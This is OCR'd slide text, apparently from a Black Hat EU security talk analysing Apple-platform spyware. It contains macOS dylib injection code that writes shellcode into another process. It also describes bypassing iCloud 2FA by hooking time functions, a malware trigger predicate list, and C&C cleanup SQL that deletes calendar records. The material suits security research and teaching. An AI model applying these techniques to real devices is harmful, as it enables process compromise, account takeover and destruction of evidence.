
Dylib Injection



```
➜  BlackHatEU
//lib injection code (thanks newosxbook.com)

//grab the task port for the target pid
task_t remoteTask;
task_for_pid(mach_task_self(), pid, &remoteTask);

//allocate memory
mach_vm_allocate( remoteTask, &remoteMem64, MEM_SIZE, VM_FLAGS_ANYWHERE);

//write shellcode into memory
mach_vm_write(remoteTask, remoteMem64, ptr_to_shellcode,len);

//make memory executable
vm_protect(remoteTask, remoteMem64, SIZE, FALSE,VM_PROT_READ|VM_PROT_EXECUTE);
```


make executable

Dylib Injection



```
➜  BlackHatEU
//lib injection code continued

//shellcode contains dlopen pointer callback
uint64_t addrOfDlopen = (uint64_t) dlopen;

//dylib is on disk
*path_to_dylib = “/path/to/mydylib”


//when remote thread executes

callBackFunction(*addrOfDlopen, *path_to_dylib)
```


Dylib Injection



```
→  BlackHatEU
//lib injection code continued

//shellcode contains dlopen pointer callback
uint64_t addrOfDlopen = (uint64_t) dlopen;

//dylib is on disk
*path_to_dylib = “/path/to/mydylib”


//when remote thread executes

callBackFunction(*addrOfDlopen, *path_to_dylib)
```

Shellcode sets up a stack frame for a call to DLOPEN

Dylib Injection



```
→  BlackHatEU
//lib injection code continued

//shellcode contains dlopen pointer callback
uint64_t addrOfDlopen = (uint64_t) dlopen;

//dylib is on disk
*path_to_dylib = "/path/to/mydylib"


//when remote thread executes

callBackFunction(*addrOfDlopen, *path_to_dylib)
```

Target binary loads dylib in its own context, arbitrary code execution achieved

Subverting iCloud 2FA

- Codes are TOTP (i.e., solely determined by secret key material & wall-clock time)
- Hooks *gettimeofday* to "fool" *adid* about the current time
- Can generate 2FA codes valid for arbitrary future times!!!
- Plug & chug a ton of times into the injected *adid* ... profit!!

Complex Predicate Language

Complex Predicate Language

- VPN Connected (T/F)
- Proxy (T/F)
- Third-party Jailbreak (T/F)
- Device Attached (T/F)
- Battery Charging (T/F)
- Screen Locked (T/F)
- Battery Percentage (int)
- Battery Temp. Range (float)
- CPU Utilization (float)
- Located in Country (list)

Complex Predicate Language

- VPN Connected (T/F)
- Proxy (T/F)
- Third-party Jailbreak (T/F)
- Device Attached (T/F)
- Battery Charging (T/F)
- Screen Locked (T/F)
- Battery Percentage (int)
- Battery Temp. Range (float)
- CPU Utilization (float)
- Located in Country (list)
- Connectivity (Mobile Data/WiFi)
- Data Uploaded in Duration Exceeds Threshold
- Traveled to New Country
- Location within radius of coordinates
- Threatening process
- AND/OR/NOT/PIPE

Cleanup C&C Command…

- Step 1: Open Calendar.sqlitedb

- Step 2: Run queries, where %s is supplied by C&C:

```
DELETE FROM CalendarItemChanges WHERE record IN (SELECT
owner_id FROM ParticipantChanges WHERE email = "%s");

DELETE FROM ParticipantChanges WHERE email = "%s";

DELETE FROM Identity WHERE ROWID IN (SELECT DISTINCT
identity_id FROM Participant WHERE email = "%s");
```

